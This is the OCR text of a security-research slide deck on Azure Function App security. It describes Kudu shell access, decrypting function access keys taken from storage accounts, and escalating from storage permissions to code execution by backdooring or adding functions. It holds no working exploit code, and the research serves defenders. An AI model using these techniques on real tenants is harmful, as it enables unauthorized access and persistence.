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
What The Function:

A Deep Dive into Azure Function App Security

Who Are We?

- Karl Fosaaen
  - VP of Research
  - Co-Author
- Thomas Elling
  - Director – Cloud
  - Technical Editor
- Tools Development
  - MicroBurst
- Cloud Researchers



Penetration Testing Azure for Ethical Hackers

Develop practical skills to perform pentesting and risk assessment of Microsoft Azure environments

David Okeyode | Karl Fosaaen

Foreword by Charles Horton, COO, NetSPI

MicroBurst

TOOLS.NETSPI.COM

Previous Research

- **Rogier Dijkman** - *Privilege Escalation via storage accounts*

https://rogierdijkman.medium.com/privilege-escalation-via-storage-accounts-bca24373cc2e

- **Roi Nisimi** - *From listKeys to Glory: How We Achieved a Subscription Privilege Escalation and RCE by Abusing Azure Storage Account Keys*

https://orca.security/resources/blog/azure-shared-key-authorization-exploitation/

- **MSRC** - *Best practices regarding Azure Storage Keys, Azure Functions, and Azure Role Based Access*

https://msrc.microsoft.com/blog/2023/04/best-practices-regarding-azure-storage-keys-azure-functions-and-azure-role-based-access/

- **Bill Ben Haim & Zur Ulianitzky** - *10 ways of gaining control over Azure function Apps*

https://medium.com/xm-cyber/10-ways-of-gaining-control-over-azure-function-apps-7e7b84367ce6

- **Andy Robbins** – *Abusing Azure App Service Managed Identity Assignments*

https://posts.specterops.io/abusing-azure-app-service-managed-identity-assignments-c3adefccff95

App Services Overview

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
What are App Services?

- **Serverless Application Hosting Service**
  - Web Application and API hosting
  - Container-based
- **URL Structure**
  - APP_Name.azurewebsites.net
  - Custom Domains
- **Subdomain Takeover Target**
- **Authentication Providers**
  - Supports Integrated Authentication
    - Microsoft Accounts / AAD
    - Apple, Facebook, Google, etc.
  - Wiz - #BingBang Vulnerability



Add an identity provider

Basics | Permissions

Choose an identity provider from the dropdown below to start.

Identity provider * : Select identity provider

- Microsoft — Sign in Microsoft and Azure AD identities and call Microsoft APIs
- Apple — Sign in Apple users and call Apple APIs
- Facebook — Sign in Facebook users and call Facebook APIs
- GitHub — Sign in GitHub users and call GitHub APIs
- Google — Sign in Google users and call Google APIs
- Twitter — Sign in Twitter users and call Twitter APIs
- OpenID Connect — Sign in users with OpenID Connect

Add custom domain

Domain provider * : ● App Service Domain ○ All other domain services

TLS/SSL certificate * : ● App Service Managed Certificate ○ Add certificate later

TLS/SSL type * : ● SNI SSL ○ IP based SSL

App Service Domain * : Select an App Service Domain.
Create new
No App Service Domain was found in the current subscription.

Please note that it might take up to 10 minutes for App Service Managed Certificate to be issued.

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What are App Services?

- **Primary Management Console**
  - Built into the Portal
- **Secondary Management Interface (Kudu)**
  - Web Shell Command Execution
    - CMD / PowerShell / Bash / SSH
  - File Access
  - APP_Name.scm.azurewebsites.net
- **Supports Managed Identities**
  - Allows the application to access other Azure resources
- **Technically Inclusive of Function Apps**

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



```
          _     _____   _ ___ ___
         /_\   |_  / | | | _ \ __|
      _ ___/ _ \__/ /| |_| |   / _|___ _ _
    (___ /_/ \_\/___|\___/|_|_\___| _____)
       (_______ _ _)         _ ______ _)_ _
              (______________ _ )  (___ _ _)

Manage your web app environment by running common commands ('mkdir', 'cd' to
require elevated privileges will not work.

D:\home\site\wwwroot>_
```



	Name	Modified	Size
	data	5/19/2020, 3:23:35 PM	
	LogFiles	8/17/2020, 5:20:27 PM	
	site	8/17/2020, 5:12:07 PM	
	administration.config	8/2/2020, 6:40:28 AM	22 KB
	applicationhost.config	8/17/2020, 3:14:03 PM	94 KB

```
Kudu Remote Execution Console
Type 'exit' then hit 'enter' to get a new powershell process.
Type 'cls' to clear the console

PS D:\home>
```

Function Apps Overview

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
What are Function Apps?

- **A subset of App Services for hosting APIs**
- **Function App is the Resource**
  - Functions are the APIs under the resource
- **Example:**
  Resource:
  https://netspi.azurewebsites.net
  Function:
  https://netspi.azurewebsites.net/api/HttpTrigger1
- **Windows or Linux Container-Based Hosting**
- **Has Console and Kudu Interfaces**
- **View/Edit (Code + Test) Functions in the Portal**
- **Supports Managed Identities**



```
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");
```

Hosting

The plan you choose dictates how your app scales, what features are enabled, and how it is priced. Learn more

Hosting options and plans *

● Consumption (Serverless)
Optimized for serverless and event-driven workloads.

○ Functions Premium
Event based scaling and network isolation, ideal for workloads running continuously.

○ App service plan
Fully isolated and dedicated environment suitable for workloads that need large SKUs or need to co-locate Web Apps and Functions.

What are Function Apps?

- **Authentication Schema**
    - Resource-level Keys
        - _master
            - Full Control of the App
        - Default
            - Function Execution
    - Function-level Keys
        - default
            - Individual Function Execution
    - Anonymous
- **Also Supports Integrated Authentication**
- **Service is supported by a Storage Account**

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



Host keys (all functions)

Use Host keys with your clients to access all your HTTP functions in the app. _master key grants admin access to Functions Runtime APIs.

Name	Value	
_master	Hidden value. Click to show value	Renew key value
default	Hidden value. Click to show value	Renew key value

Function Apps - Storage Accounts and Key Decryption

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
Function App Storage Accounts

- **Functions require Storage Accounts on creation**
  - Blob Storage
  - Files
- **Container Files**
  - Web Jobs Data
  - Application and Function Keys
    - Encrypted in host.json
- **File Share Files**
  - Application Code and Log Files
  - Consumption and Premium Plans
- **Queues and Tables**
  - Used with certain trigger types


storageoverwrite | Configuration

Function App


Add/Edit application setting

Name: WEBSITE_CONTENTAZUREFILECONNECTIONSTRING

Value: DefaultEndpointsProtocol=https;AccountName=storageoverwrite;AccountKey=

□ Deployment slot setting

Name	Last modified	Public access level
□ azure-webjobs-hosts	2/24/2023, 3:00:43 PM	Private
□ azure-webjobs-secrets	2/24/2023, 3:01:08 PM	Private


storageoverwrite9b2e | Browse

SMB File share

Name	Type
ASP.NET	Directory
data	Directory
LogFiles	Directory
site	Directory

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
Key Decryption Overview

- **Function App Access Keys can be stored in Storage Account containers in an encrypted format**
- **Access Keys can be decrypted within the Function App container AND offline**
- **Works with Windows or Linux, with any runtime stack**
- **Decryption requires access to the decryption key (stored in an environment variable in the Function container) and the encrypted key material (from host.json)**
- **Reported to MSRC – confirmed to be expected and documented behavior**



Home > Storage accounts > dbf870d459d24b7b980ab24 | Containers >
azure-webjobs-secrets ...
Container
Upload
Change access level
Refresh
Delete
Change tier
...

Authentication method: Access key (Switch to Azure AD User Account)
Location: azure-webjobs-secrets / 0f1b6148-bdb6-4f67-8cd4-0d3364a97296

```
{
  "masterKey": {
    "name": "master",
    "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAAB8ClUhGl_jvIY7pFQH
    "encrypted": true
  },
  "functionKeys": [
    {
      "name": "default",
      "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAAACKsHAt1lePesu4AX
      "encrypted": true
    }
  ],
  "systemKeys": [],
  "hostName": "[redacted]
  "instanceId":
  "source": "ru
  "decryptionKe
}
```

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
Permissions Requirements

- **Storage Account Permissions can affect corresponding Function App**
  - Cross-service privilege escalation
- **Read access to Containers**
  - azure-webjobs-secrets container
  - host.json blob
- **Write Access to File Shares**
  - share for code storage
- **Access Methods**
  - RBAC roles and permissions
    - Storage Account Contributor
    - Microsoft.Storage/storageAccounts/listKeys/action
    - Custom roles
  - Storage Key Access
  - SAS Token Access



Storage Account Contributor

Permits management of storage accounts. Provides access to the account key, which can be used to access data via Shared Key authorization. Learn more

Actions	**Description**
Microsoft.Authorization/*/read	Read roles and role assignments
Microsoft.Insights/alertRules/*	Create and manage a classic metric alert
Microsoft.Insights/diagnosticSettings/*	Creates, updates, or reads the diagnostic setting for Analysis Server
Microsoft.Network/virtualNetworks/subnets/joinViaServiceEndpoint/action	Joins resource such as storage account or SQL database to a subnet. Not alertable.
Microsoft.ResourceHealth/availabilityStatuses/read	Gets the availability statuses for all resources in the specified scope
Microsoft.Resources/deployments/*	Create and manage a deployment
Microsoft.Resources/subscriptions/resourceGroups/read	Gets or lists resource groups.
Microsoft.Storage/storageAccounts/*	Create and manage storage accounts
Microsoft.Support/*	Create and update a support ticket
NotActions	
none	
DataActions	
none	
NotDataActions	
none	

Creating a new Function App (without Function App access)

- **File Share Files**
  - Application and Log Files
    - Can also be overwritten

- **Overwrite Existing Code Files**
  - Backdoor existing functions

- **Add a New Folder with a New Function**
  - /Share/site/wwwroot/NewFunction

  - Add new files*:
    - run.ps1
    - function.json
    - etc.

  *Varies by programming language

- **Wait for the New Function to Populate**
  - Just wait and keep making requests

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



